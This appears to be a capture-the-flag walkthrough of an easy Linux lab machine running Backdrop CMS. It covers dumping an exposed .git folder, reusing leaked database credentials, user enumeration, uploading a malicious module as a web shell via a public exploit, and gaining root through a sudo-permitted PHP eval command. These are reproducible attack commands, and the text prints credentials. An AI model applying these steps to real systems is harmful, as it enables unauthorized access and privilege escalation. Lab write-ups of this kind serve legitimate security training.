Dog
Dog is an easy difficulty Linux machine that involves exploiting Backdrop CMS.
About

Difficulty: Easy
OS: Linux
Release date: 2025-03-08
Authors: FisMatHack
Summary
We find an exposed .git directory that we can dump. A settings file we discover contains MySQL credentials and the password works for a Backdrop CMS user that is also mentioned or can be bruteforced. In Backdrop CMS, we can upload a malicious module to get shell access and get the linux users. The same password works for one of them and gives us access to the user flag. The user can run a binary as root that will execute arbitrary php commands, allowing us get the root flag.
Recon
nmap reports that ports 22 and 80 are open.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEJsqBRTZaxqvLcuvWuqOclXU1uxwUJv98W1TfLTgTYqIBzWAqQR7Y6fXBOUS6FQ9xctARWGM3w3AeDw+MW0j+iH83gc9J4mTFTBP8bXMgRqS2MtoeNgKWozPoy6wQjuRSUammW772o8rsU2lFPq3fJCoPgiC7dR4qmrWvgp5TV8GuExl7WugH6/cTGrjoqezALwRlKsDgmAl6TkAaWbCC1rQ244m58ymadXaAx5I5NuvCxbVtw32/eEuyqu+bnW8V2SdTTtLCNOe1Tq0XJz3mG9rw8oFH+Mqr142h81jKzyPO/YrbqZi2GvOGF+PNxMg+4kWLQ559we+7mLIT7ms0esal5O6GqIVPax0K21+GblcyRBCCNkawzQCObo5rdvtELh0CPRkBkbOPo4CfXwd/DxMnijXzhR/lCLlb2bqYUMDxkfeMnmk8HRF+hbVQefbRC/+vWf61o2l0IFEr1IJo3BDtJy5m2IcWCeFX3ufk5Fme8LTzAsk6G9hROXnBZg8=
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM/NEdzq1MMEw7EsZsxWuDa+kSb+OmiGvYnPofRWZOOMhFgsGIWfg8KS4KiEUB2IjTtRovlVVot709BrZnCvU8Y=
|   256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPMpkoATGAIWQVbEl67rFecNZySrzt944Y/hWAyq4dPc
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-title: Home | Dog
| http-git:
|   10.129.49.51:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 22 disallowed entries
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
| /user/password /user/login /user/logout /?q=admin /?q=comment/reply
| /?q=filter/tips /?q=node/add /?q=search /?q=user/password
|_/?q=user/register /?q=user/login /?q=user/logout
|_http-favicon: Unknown favicon MD5: 3836E83A3E835A26D789DDA9E78C5510
An nmap script notices the .git folder. We can use git-dumper to dump it into the git directory
1
git-dumper http://10.129.49.51 git

The website is a blog about dogs.

Clicking on login leads us to a login form for Backdrop CMS
User
Git repository
git log shows that there is just one commit by root <dog@dog.htb>. Let’s point dog.htb to our victim machine to make things a bit easier.
The source belongs to Backdrop CMS but there are some customizations that stand out. settings.php and the config_83dddd18e1ec67fd8ff5bba2453c7fb3 folder.
The settings reveal database credentials.
1
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
It takes some time to dig through the config files but we eventually find something interesting in update.settings.json.
1
2
3
"update_emails": [
        "tiffany@dog.htb"
    ],
The credentials tiffany:BackDropJ2024DS2024 work for the Backdrop CMS admin dashboard.
Alternative way to get the username
The author’s GitHub has a tool to work with Backdrop CMS:
https://github.com/FisMatHack/BackDropScan
Running it with --version gives us the Backdrop CMS version.
1
2
$ python3 BackDropScan.py --url http://dog.htb --version
[+] Version: 1.27.1
It can also bruteforce users without getting locked out:
1
python3 BackDropScan.py --url http://dog.htb --userslist /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --userenum
It immediately finds john and after about 40s it finds tiffany.
The name is also used in some standard Backdrop CMS tests.
Shell as www-data
If BackDropScan.py were not used, we could now easily get the version from the status report.

Exploit Database has an authenticated RCE for that version.
It uses a malicious module with a shell. Download it from the website or with searchsploit -m 52021 and run it.
1
2
3
4
5
6
$ python3 52021.py http://dog.htb
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://dog.htb/modules/shell/shell.php
It creates a shell.zip that we are supposed to upload at http://dog.htb/admin/modules/install.
The link doesn’t work but the manual module installation page is easy to find by navigating the dashboard. The correct link is http://dog.htb/?q=admin/installer/manual.
However, when we try to upload a zip file we get an error:

Seems it cannot handle zip but e.g. tgz is fine.
In the folder with shell.zip there should also be a shell folder. Compress it with tar and gzip.
1
tar czf shell.tgz shell
Retrying the manual installation with the .tgz file succeeds.

Now we can access the shell address mention by 52021.py to run any commands.
http://dog.htb/modules/shell/shell.php
Use it to create a reverse shell connection to your attacker.
The modules directory is emptied every 2 minutes. It’s recommended to prepare your revere shell commands ahead of time.
Shell as johncusack
The database is a dead end with slow and uncrackable hashes.
We enumerate the local linux users and check for password reuse. linpeas will report this or you can directly check /etc/passwd for users with a shell.
1
grep 'sh$' /etc/passwd
It works for johncusack and we get access to the user flag. The login also works over ssh.
1
sshpass -p 'BackDropJ2024DS2024' ssh johncusack@dog.htb
Root
sudo -l shows the escalation vector.
1
2
3
4
5
6
7
$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
It’s a symbolic link to a php file in the backdrop folder.
1
2
$ ls -ahl /usr/local/bin/bee
lrwxrwxrwx 1 root root 26 Jul  9  2024 /usr/local/bin/bee -> /backdrop_tool/bee/bee.php
When running the command without arguments, these two options immediately jump out:
1
2
3
4
5
6
7
  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

  php-script
   scr
   Execute an arbitrary PHP file after bootstrapping Backdrop.
The documentation is also available on GitHub:
https://github.com/backdrop-contrib/bee/blob/1.x-1.x/docs/Usage.md
The first obvious attempt throws a confusing error:
1
2
3
$ sudo /usr/local/bin/bee eval 'system("/bin/bash")'

 ✘  The required bootstrap level for 'eval' is not ready.
Turns out we first have to tell the tool where Backdrop CMS is located.
1
sudo /usr/local/bin/bee --root=/var/www/html eval 'system("/bin/bash")'
We get a root shell and can read the second flag.
If you changed users with
suand are still in theshellfolder after getting thewww-datashell, the first command will also work because the tool searches the current directory.